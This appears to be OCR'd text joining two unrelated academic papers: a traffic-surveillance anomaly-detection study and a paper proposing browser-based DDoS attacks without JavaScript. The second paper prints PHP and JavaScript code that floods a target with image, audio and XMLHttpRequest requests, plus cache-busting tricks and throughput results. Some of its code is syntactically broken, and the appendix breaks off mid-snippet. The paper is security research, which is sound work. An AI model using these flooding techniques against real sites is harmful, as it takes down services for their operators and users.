


Fig. 1. Flow diagram of developed framework.

A. Detection and Tracking of Objects

Background subtraction technique is implemented in the proposed system. It is essential to efficiently detect foreground because the consequent process like tracking of objects, extraction of features, etc. are mainly dependent on the results of foreground detection technique. Gaussian Mixture Model (GMM) is employed for background subtraction and detection of foreground objects [23] is performed by using Expected Maximization (EM).

Effect of alterations in the illuminations is minimized by applying various distributions for modeling the pixel values. The probability of pixel having the value of Xt is found to be:

$$P(X_t) = \sum_{i=1}^{k} w_{i,j} \eta\left(X_t, \mu_{i,t}, \Sigma_{i,t}\right) \tag{1}$$

Where, $w_{i,j}$ is weight, $\mu_{i,t}$ represents mean and $\sum_{i,t}$ symbolizes Co-variance of the ith object [18]. Probability Density Function (PDF) [19] can be formulated as:

$$\eta(X, \mu, \Sigma) = \frac{1}{(2\pi)^{n/2} |\Sigma|^{1/2}} e^{-1/2 (X-\mu)^T \Sigma^{-1} (X-\mu)} \tag{2}$$

Kalman filter is applied for the indication of each track. American scientist R.E. Kalman established Kalman filtering algorithm for discrete random systems based on Wiener filtering, also can be used for linear continuous time systems [20]. General discrete systems can be expressed as in formula [21].

$$\mathrm{X}_{(i+1)} = \mathrm{Q}_{(i+1,i)} \mathrm{X}_{(i)} + \mathrm{J}_{(i+1,i)} \mathrm{s}_{(i)} \tag{3}$$

$$\mathrm{R}_{(i+1)} = \mathrm{H}_{(i+1)} \mathrm{X}_{(i+1)} + \mathrm{c}_{(i+1)} \tag{4}$$

In (3) and (4), $X_{(i)}$ is the p-dimensional state vector, $R_{(i)}$ is the v-dimensional observation vector, s(i) is the y-dimensional state vector, $c_{(i+1)}$ is the z-dimensional noise vector measurement. $Q_{(i+1,i)}$ is the state transition matrix from the time i to time (i+1), $J_{(i+1, i)}$ is the incentive transfer matrix from time i to time (i+1), $H_{(i+1)}$ predictive output matrix for (i+1) moments.

This filter is applied to locate track in every frame, it also decided the probability of each detection which is being allocated to each track. Maintenance of track is an essential point. In selected frames, some of the detections are assigned to tracks, whereas others remained unassigned. The updating of assigned tracks is performed by using corresponding detections.

B. Extraction of Features

The features used in proposed framework include objects position, trajectory, orientation, visible age in the scene and invisible count. Table I show these features in terms of x-axis, y-axis, width, height, age, visible and invisible count. Unassigned tracks are considered invisible and a new track is originates by unassigned detection. Each of the tracks retains sum of the number of successive frames, where it kept unassigned. If the count surpasses a definite threshold, it is assumed that the object move away from the view of camera and the track is deleted.

Following the detection of foreground, object of foreground is tracked from frame to frame with the help of blob tracking. Centroid of two dimensional areas is estimated by average of bounding box points. Although occlusion can occur between vehicles, but centroid can efficiently distinguish them and the tracking continues productively. After tracking, the set of points are recorded as trajectories of moving objects or vehicles given in Table I.

C. Preprocessing

There is a need of preprocessing to obtain fix length of trajectory data and the algorithm used for this purpose is as follows:

Step1: Count the number of coordinates of each trajectory.

Step2: Calculate average (number of coordinates) for each trajectory to convert it into fixed length.

Fixed Coordinates=mode function (the top five modes have been selected and there average was calculated, therefore some of them move towards higher value and other get decreased)

Step3: For 1 to n Trajectories

If (Trajectory (Coordinates) < Fixed Coordinates)
//if no. of coordinates are less

Increase it coordinates to Fixed Coordinates
Else
//if no. of coordinates are greater
Take Fixed Coordinates from the trajectory and delete the extra co ordinates
End for//

D. Similarity based Trajectory Clustering

Euclidean distance is not only used in data mining but it also helps to analyze trajectory. Due to its simplicity it is important in data mining of moving objects. Addition to that large trajectory data can be easily handled due to its linear time complexity. The sampling points must have same dimension. However, in real situation, the sampling time of each point in trajectory may not be same. Trajectory data is fixed to same length by preprocessing algorithm (Section III.C). In the developed framework, Euclidean distance is used to calculate clusters in trajectory data set.

Similarity base clustering algorithm:

- Threshold value is the criteria for which the similarities of trajectories are being defined.
- Calculation of difference of every new trajectory with all the clusters and then select that cluster which has minimum difference with trajectory (i.e. greater similarity).

N=number of Clusters
n=no. of Trajectories

Algorithm:

Step1:

Initially start with two trajectories
Calculate point to point distant metric between two trajectories
If (Trajectories<threshold)
//Similar
Merge them and calculate mean of two trajectories
Else
// Distinct Trajectories
Number of Clusters (N) will be 2 + mean of Existing Clusters
//if else end

Step2:

For trajectory 3 to every new upcoming trajectory (n Trajectories)
Calculate point to point distant metric between two trajectories
If (Trajectories<threshold)
//Similar
Merge it into similar cluster and calculate the new mean of selected Cluster trajectories
Else
// Distinct Trajectories
N=N+1
New Trajectory will be the mean of new Cluster
If else end //
for end//

E. Anomaly Detection

Detection of anomaly is the identification of those points in dataset that do not follow the normal pattern or other points in a dataset. Outliers indicate the abnormal behavior of vehicle. In this research DBSCAN clustering which is an unsupervised technique is being used to detect anomaly. The main goal of this technique is to separate regular and irregular patterns in the video surveillance. DBSCAN deals with the density of points to perform clustering, as a consequence regions of high and low density separate. This algorithm can handles clusters of various size and shape [22].

The algorithm can effectively handle noise and a large data set. The main emphasis of DBSCAN is to access density with two critical parameters, i.e. Eps and MinPts. Eps means neighbors of point p and MinPts is minimum number of points.

$$Eps(p) = \{q \in D \mid distance(p,q) \leq Eps\} \quad (5)$$

$$p \in Eps(q) \quad (6)$$

$$|Eps(q)| \geq Minpts \quad (7)$$

Point p is density accessible from q, as given in (5) and (6).

For finding a cluster, DBSCAN initiates with a random point p and accesses all density reachable points from p applying region queries for p as well as for p’s direct and indirect neighbors if necessary. This technique results in a cluster if p is a core point. However, if p is not a core point, no points are supposedly density reachable from p and thus DBSCAN assigns p to noise and continues the same technique with next point. The algorithm ends when all pints are either assigned to a cluster or to noise.

IV. Results and Discussion


In order to check the reliability and accuracy of a system, there is a need of good annotated dataset. A verified annotated dataset can assumed to be a ground truth to find the consistency of results of the system under consideration. As this data is not available publicly, therefore, observations of a survey person (video observer) have been set to be a ground truth. Traffic Surveillance videos are recorded from defense Khayaban-e-Ittehad and university road near FUUAST, Karachi. The results after applying Gaussian Mixture Model and Kalman filter on these video are shown in Fig. 2(a)-(d). The dataset contains 10 surveillance videos having 698 total trajectories. The examples of few objects in the dataset are given in Table I. From the table features of interest of the objects are computed for the anomaly classification.

Accuracy of the system is not affected by duration of videos. Abnormal events are represented by DBSCAN clustering using features age and angle, results are shown in Fig. 3(a), (b). The graphs (Fig. 3 (a), (b)) demonstrate that objects having age less than 10 and objects turning with angle greater than 56º are anomalous in the objects data set since the focus is on sharp turn and less age anomalous events in this context.

Different patterns of trajectories are calculated for similarity matching algorithm using fix length trajectory data set. In total three patterns were observed, most of the vehicles go straight on the road, some moves towards left and few took U-turn. The result of the proposed system is found to be 90% accurate when compared with the observations of the survey person (Fig. 4).

TABLE II. EXAMPLES OF FEW OBJECTS IN THE DATASET


Frame no.	Object no.	x-axis	y-axis	Width	Height	Visible Age	Visible count	Invisible count	Angle (rad)
4	1	281	221	28	33	1	1	0	39
5	1	279	209	35	69	2	2	0	33
5	2	229	227	33	25	1	1	0	44
6	1	278	209	36	76	3	3	0	0
6	2	229	228	33	26	2	2	0	46
7	1	275	211	39	78	4	4	0	0
7	2	225	232	36	27	3	3	0	31
7	3	161	375	38	34	1	1	0	65
7	4	270	165	19	46	1	1	0	34
8	2	223	234	37	27	4	4	0	4
9	2	220	233	38	33	5	5	0	30
9	3	148	394	41	41	3	3	0	43
10	1	265	195	47	102	7	7	0	5
10	2	218	231	40	37	6	6	0	34
10	3	141	356	45	88	4	4	0	29
12	2	213	257	42	18	8	8	0	37
12	3	123	380	52	101	6	6	0	18
13	1	252	247	50	62	10	10	0	34
13	2	210	236	42	45	9	9	0	22
13	5	262	189	22	32	1	1	0	37
14	2	209	236	42	47	10	10	0	22
14	5	269	248	31	29	2	2	0	41
15	1	248	251	62	65	12	12	0	6




a) Moving object detection b) Background subtraction

c) Moving object detection d) Background subtraction

Fig. 2. (a)-(d): Object detection and tracking of traffic at two different positions.



(a)



(b)

Fig. 3. (a) Anomaly of objects (ageless the10); (b) Anomaly of objects due to speedy turn (angle more the 56º).




Fig. 4. Comparison of results of survey person and algorithm.

V. Conclusion

The video-based traffic surveillance system is playing efficient role in intelligent transport system. Well organized association is required between human and machine in order to decipher valuable information from big, multidimensional and diverse data set. These systems capture traffic scenes, evaluate the information obtained and finally differentiate between normal and abnormal activities. In this paper a novel frame work, for detection of pattern and anomaly, has been developed. The main purpose of this framework is to extract the dynamic feature of vehicle, investigate vehicle pattern and behavior on the road and detect anomaly by using single camera node. The framework is in such a sequence that capturing and understanding of vehicle behavior over the entire road becomes effective. Additional achievements in this research area will give more efficient ITS facilities for extensive applications.

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Browser-Based DDoS Attacks without Javascript

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***Abstract*—Recently, browser-based distributed denial of service (DDoS) attacks, in which a malicious JavaScript program is distributed through an advertisement network, and runs in the background of the web browser, were observed. In this paper, we address a question whether browser-based DDoS attacks can be realized without JavaScript. We construct new browser-based DDoS attacks based only on HTML functions, and compare them with the existing JavaScript-based DDoS attacks in efficiency.**

Keywords—Browser; denial of service (DoS); distributed denial of service (DDoS); attacks; HTML; JavaScript; botnets; networks

I. Introduction

A denial of service (DoS) attack is an attack to make a service unavailable to users by exhausting resources for the service. Especially, when the attack is performed by numerous devices distributed over wide area, it is called distributed denial of service (DDoS) attack. Traditional DDoS attacks are performed in lower layers (Layer 3/4). An attacker makes a malware infect devices and the infected devices send many packets of the lower layer to a target machine, by commands from the command and control (C&C) servers. The infected devices are called bots and the network consisting of bots and C&C servers is called botnet. On the other hand, DDoS attacks performed in the upper layer (Layer 7) have been observed recently. One of the DDoS attacks in Layer 7 is a “browser-based DDoS attacks” in Fig. 1, which attacks use a normal web browser as a bot. The most simple and classic attack method that uses web browser is “F5 attack”, but the browser-based DDoS attack is different from that.

An example of browser-based DDoS attacks scenario is based on abuses of advertisement. In the scenario, advertisements including malicious JavaScript that launches DDoS attacks are distributed through the advertisement network. When a user browses a page including the advertisement, the script generates many requests to a targeted server. Compared to traditional DDoS attacks, in this attack scenario, the client does not need to be infected with malwares and attack is initiated simply by browsing an ordinary website on which the advertisement is placed. Furthermore, unlike "F5 attack", the attack is done regardless of the intention of the user. However, the attack is terminated by closing the webpage including the advertisement, and then attacks in this scenario have no persistence. Although it seems that the degree of threat is low at first glance, there were cases of DDoS attacks that actually abused the advertisement network.

Here are two examples:

- In March 2015 DDoS attacks targeting Github and GreatFire.org occurred [4]. According to reports by GreatFire and Github, it was up to 2.6 billion (req / s), because JavaScript loaded on the web site using Baidu's access statistics service was replaced by JavaScript that generates a request for the target web site In response to the request, it was said that the failure occurred for up to five days.

- In September 2015 DDoS attacks targeting US Security Company CloudFlare occurred [3]. CloudFlare reports that this attack supplied a maximum of 275,000 (req/s) requests. In addition, according to CloudFlare report, attacks were delivered through advertising networks, which led to attack pages with malicious JavaScript.

Section 2 reviews related researches on browser-based DDOS attacks. We propose an idea that considers how to form botnets to perform browser-based DDoS attacks that exploit in Section 3. Sections 4 and 5 explain Web functions without JavaScript, and proposed attack methods. Section 6 mentions experimental results of previous and proposed attacks. We conclude this paper in Section 7.




Fig. 1. An example browser-based DDoS attacks.

II. Related Works

L. Kuppan suggests that there are possibilities of DDoS attacks by abusing HTML5 technologies in web browsers [1]. Among them is an idea that browser-based DDoS attacks can be realized by using XMLHttpRequestAPI and WebWorkers.

G. Pellegrino *et al.* discuss the use of JavaScript functions in browser-based DDoS attacks method [2]. They describe attacks that use the four APIs of XMLHttpRequestAPI [8], [9], WebSocketAPI [10], Server-Sent Event (SSE) API [11], and imageAPI [12]. Three JavaScript APIs among them are capable of sending HTTP requests per second enough for DDoS attacks and that XMLHttpRequest is the most efficient.

III. Browser Botnet

While a traditional botnet is a network consisting of many infected devices, a browser botnet consists of web browsers that load a page including malicious script. Unlike traditional botnet, it is not necessary for browser botnet to infect clients with malware when it is acquired, and then botnet formation is inexpensive. On the other hand, if the browser window or tab is closed, the attack by the browser is terminated and it has a feature of no persistence. In this section, we present an idea that can be thought of as acquisition of browser botnet.

Recently, several cases of DDoS attacks using browser botnet composed of advertisement networks have been observed. The method of acquiring browser botnets by using the advertising network was proposed in Blackhat2013 [6]. Web advertisement is installed in many web sites, and it can be used to prepare a large number of clients as a tool for DDoS attack from its features. The attack cost is much cheaper than malware botnets. According to research by J. Caballero *et al.* [7], there is a report that the cost per malware 1000 installation is $6 to $140. On the other hand, according to research G. Pellegrino *et al.* [2], the attack cost per day when attacking the advertisement network is an average of $0.02. It is very inexpensive compared with malware botnet formation.

IV. HTML Functions used for Attacks

In order to do DDoS attack without using JavaScript, we use dynamic document functions of HTML. The dynamic document function is a function that a web page automatically takes some action and changes the content of the web page dynamically [5]. Usually it is used to create pages and animations that change with time, such as stock price information and weather forecast. Most standard browsers support two different dynamic document functions, “client pull” and “server push”.

A. Client Pull

Using client pull functions, the web browser can reload a page automatically and repeatedly after an interval. In this research, we use a client pull function, “meta-refresh”.

1) meta-refresh: If a value of <meta> http-equiv attribute is “refresh”, it causes refreshing pages[5]. Its basic usage is as follows:

```
<meta http-equiv="refresh" content="1"
url="http://example.com">
```

The attribute *content* specifies the number of seconds to wait before redirecting, and the attribute *url* specifies the redirect destination URL and if it is no specified, redirection to the same page occurs.

B. Server Push

Using server push functions, the server can transmit data to the web browser at an arbitrary timing. Unlike client pull, server push maintains HTTP connection until all interactions are finished. As a server push, we use “multipart/x-mixed-replace” in this research.




Fig. 2. Multipart/x-mixed-replace.

1) Multipart/x-mixed-replace: It is a special mime-type content type header in a server response. The server response consists of multiple parts delimited by a boundary character string, and the server can send each part separately [5]. The basic usage is as shown below, and the operation image is as shown in Fig. 2.

```
Content-type:multipart/x-mixed-replace;boundary=End
--End
Content-type: image/jpg
<tag src="http://example.com">
--End
Content-type: image/jpg
<tag src= "http://example.com">
--End
```

A response is divided into multiple data blocks with the boundary character string determined by the *boundary* attribute, and each part is sent separately. The browser receives each part and renders it, and after a new part is received, it replaces the previously rendered part. This function can be repeatedly used by using the boundary character string.

C. HTML Tags

Requests used for DDoS attacks are generated with HTML tags. In this research, experiments were carried out with the following tags that have no restriction by the same origin policy [13].

1) <img> tag: Images can be displayed in the window by using the img tag. The basic usage is as follows:

```
<img src=" http://example.com/image.png">
```

In addition to PNG/GIF/JPEG image format, a single PDF, etc. can also be specified with the src attribute. There are various other options.

2) <iframe> tag: By using the iframe tag, you can embed an HTML page in the windows. The basic usage is as follows:

```
<iframe src=" http://example.com">
```

Any HTML page specified by the src attribute can be displayed inline in the windows. There are various other options.

3) <video> tag: By using the video tag, we can handle movies with standard HTML even without plugins like flash. Its basic usage is as follows:

```
<video src="http://example.com/video.mp4" controls>
</video>
```

The video tag accepts various movie formats in the src attribute. It has many options such as source and controls attributes.

4) <audio> tag: Audio tags can be used to embed audio content in documents. The basic usage is as follows:

```
<audio src=" http://example.com/audio.mp3" controls>
</audio>
```

The audio tag accepts various audio formats in the src attribute. There are many options as well as other tags.

V. Proposed Attack Methods

A. Attack Methods

1) Attack using meta-refresh: Below is an example code for an attack of the combination of meta-refresh and *<img>* tag. It is written in php and works in server.

```
for ($i =1; $i< 9999++) {
 for ($j = 1; $j< 9999++) {
  print '<meta http-equiv="refresh" content=0.1>';
  }
 print '<img src="http://target? '.(1000*$i+$j).'"/>';
}
```

In this code, we specify the attack target in the src attribute in *<img>* tag. We set a sufficiently small value to the content attribute, which is the number of seconds to wait, and set a large value to the number of iterations. We should be careful not to enlarge it too much, since browsers will become unstable when existing data is specified in src.

2) Attack using multipart/x-mixed-replace: Below is an example code for an attack of the combination of multipart/x-mixed-replace and *<img>* tag. It is written in php and works in server. Fig. 3 is an attack image diagram where "Server" supplies a malicious advertisement through an Adnet.

```
$seperator = "xxxxxxxxxxxxxx";
header("Content-Type:multipart/x-mixed-replace;
  boundary=$seperator");
ob_get_flush();
echo "--$seperator\n";
for ($i = 1; $i < 9999; $i++) {
 echo 'Content-Type: text/html; charset=utf-8;
 for ($j = 1; $j< 100; $j++) {
  echo '<img src="http://target? '.(1000*$i+$j)."/>
   </img>';
 }
print "\n--$seperator\n";
flush();
sleep(1);
}
```




Fig. 3. Multipart/x-mixed-replace attacking image.

We specify the attack targeted by the src attibute of *<img>* tag. The function *sleep()* takes a small value to specify the number of seconds to wait before pushing. The number of iteration of for-loop is set to a large value. We should be careful not to enlarge it too much, since browsers will become unstable when existing URL is specified in *src*.


3) Attack using XMLHttpRequest: An example code for the DDoS attack using XMLHttpRequest [8], [9] discussed in the related research [2] is as follows:

```
function sendxhr(){
 var xhr = new XMLHttpRequest();
 xhr.open("GET","http://target",true);
 xhr.send();
 }
var count = 0;
for (; count < 99999;){
 sendxhr();
 count++;
}
```

This code uses asynchronous *GET* request. The variable count which is the number of repetitions takes a sufficiently large value.

B. Improve Efficiency

In the dynamic document function, if you simply set the same attack target URL to the *src* attribute, the browser does not send the second and subsequent requests and shows the response of the 304 Not Modified HTTP status code [14], which is inefficient, as shown in Fig. 4. To avoid this, we attach a random query string to the end of the attack target URL, as shown in Fig. 5.



25	200	HTTP	localhost	/metar.php
26	200	HTTP	192.168.11.27	/webdos/ayami.jpg
27	200	HTTP	localhost	/metar.php
28	304	HTTP	192.168.11.27	/webdos/ayami.jpg
29	200	HTTP	localhost	/metar.php
30	304	HTTP	192.168.11.27	/webdos/ayami.jpg
31	200	HTTP	localhost	/metar.php
32	304	HTTP	192.168.11.27	/webdos/ayami.jpg
33	200	HTTP	localhost	/metar.php
34	304	HTTP	192.168.11.27	/webdos/ayami.jpg

Fig. 4. No query string at the end of the URL.




Fig. 5. Random query string at the end of the URL.

VI. Experiments

A. *Experiment Environment*

Our experimental environment is shown in Table 1.

TABLE I. Experiment Environment

	Client	**Server**
OS	Windows10	Ubuntu15.10
CPU	Intel corei3-4160 3.6GHz*2	Intel corei3-4130 3.4GHz*2
RAM	8GB	8GB

Server side software is Apache 2.4. Client softwares are Firefox49.0.1 and Chrome47.0.2526. We use the apachetop command on the server side to measure HTTP requests.

B. *Results*

Table II shows the efficiency of the method using XMLHttpRequest, our proposed Browser-based DDoS attacks without JavaScript and the F5attack [15] in the same environment.

In the case of Firefox, the highest request number of 155.0 req/s can be issued on average in the combination of the "multipart/x-mixed-replace, <*audio*> tag, and existing URL". On the other hand, when the XMLHttpRequest proposed in the related research [2] is reproduced in our experimental environment, the average is 202.4 req/s, and it can be said that JavaScript attack is more efficient.

In the case of Chrome, the average number of requests of 138.5 req/s can be issued in the combination of "meta-refresh, <*audio*> tag, and no existing URL". On the other hand, the XMLHttpRequest proposed in the related research is 47.5 req/s, and the result that the proposed method attack is overwhelmingly efficient is obtained. Some combinations in the proposed method did not operate on Chrome.

In the combination of "meta-refresh, <*audio*> tag, and no existing URL", it was possible to constantly generate many HTTP requests both in Firefox and Chrome.

A characteristic feature of the proposed method is that a combination with significant band occupancy was observed.

In case of existing URL, maximum bandwidth occupation is 100 Mbps for multipart/x-mixed-replace with <audio> tag and 38 Mbps for meta-refresh with <video> tag, as shown in Fig. 6 and 7, respectively.

TABLE II. Results the unit is request per second [Req/s]

	FireFox		**Chrome**	
	Average	**Max**	**Average**	**Max**
m/x,img,N	143.0	174.6	141.2	146.3
m/x,img,E	132.6	173.0	-	-
m/x,iframe,N	55.98	168.2	41.67	70.50
m/x,iframe,E	62.76	168.2	42.58	73.50
m/x,video,N	151.3	151.7	-	-
m/x,video,E	1.28	1.44	-	-
m/x,audio,N	144.2	150.7	-	-
m/x,audio,E	155.0	161.4	-	-
meta,img,N	75.55	171.0	92.61	144.0
meta,img,E	72.18	86.60	98.60	111.0
meta,video,N	74.25	99.00	103.9	133.1
meta,video,E	4.67	12.00	1.89	6.00
meta,audio,N	140.7	161.1	138.5	152.9
meta,audio,E	58.00	52.83	12.00	7,27
XHR	202.4	211.0	45.76	75.00
F5 Arrack	29.96	31.00	29.97	31.00

The experimental results are shown in Table II. The abbreviations have the following meanings.

multipart/x-mixed-replace	m/x
meta-refresh	meta
XMLHttpRequest	XHR
<*img*> tag	img
<*iframe*> tag	iframe
<*video*> tag	video
<*audio*> tag	audio
existing URL	E
no existing URL	N

In this research, in Firefox, the attack efficiency of average 55.0 req/s in the most efficient combination in the HTML-based DDoS attack methods is inferior to that of average of 202.4 req/s in the JavaScript-based DDoS method using XMLHttpRequest. However, since the proposed attack methods are HTML-based attacks that do not use JavaScript, it is possible for a web browser that disables JavaScript to be a bot, and the acquisition of browser botnet is even easier. Therefore, even if the efficiency is inferior, they become a threat in acquiring more botnets.




Fig. 6. Multipart/x-mixed-replace, <*audio*>tag,exist data(Firefox).




Fig. 7. Meta-refresh, <*video*>tag,exist data(Firefox).

VII. Conclusions

In this paper, we proposed browser-based DDoS attack methods that are new methods of browser-based DDoS attacks and do not use JavaScript. Using the dynamic document functions of HTML, we showed in the experiment that browser-based DDoS attack is possible even when JavaScript is disable, and compared and evaluated them with the method proposed in the related research. In Firefox, efficiency was not better than XMLHttpRequest proposed in related research. Chrome, on the other hand, attained more attack efficiency than XMLHttpRequest. The experimental results showed that the efficiency of the same browser varies depending on the combination of HTML functions and tags in the proposed method, and even with the same combination, the experiment shows that efficiency varies depending on the browser. Since we examined our proposed attack methods only in two desktop version web browsers, Firefox and Chome, we will also experiment with other web browsers (e.g. IE/Edge, Opera) and mobile version web browsers. We will investigate other web functions for browser-based DDoS attacks and mitigation methods for our attacks.

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Appendix A

We give some examples of combinations of the proposed DDoS attack methods indicated by our attack methods in Section 5.

- Meta-refresh, <*audio*>tag, existing URL

```
for ($i =1; $i< 9999++) {
 for ($j = 1; $j< 9999++) {
  print '<meta http-equiv="refresh" content=0.1>';
  }
 print '<audio src="http://target/audio.mp4?
   '.(1000*$i+$j).'"/>';
}
```

- Meta-refresh, <*iframe*>tag, no existing URL

```
for ($i =1; $i< 9999++) {
 for ($j = 1; $j< 9999++) {
  print '<meta http-equiv="refresh" content=0.1>';
  }
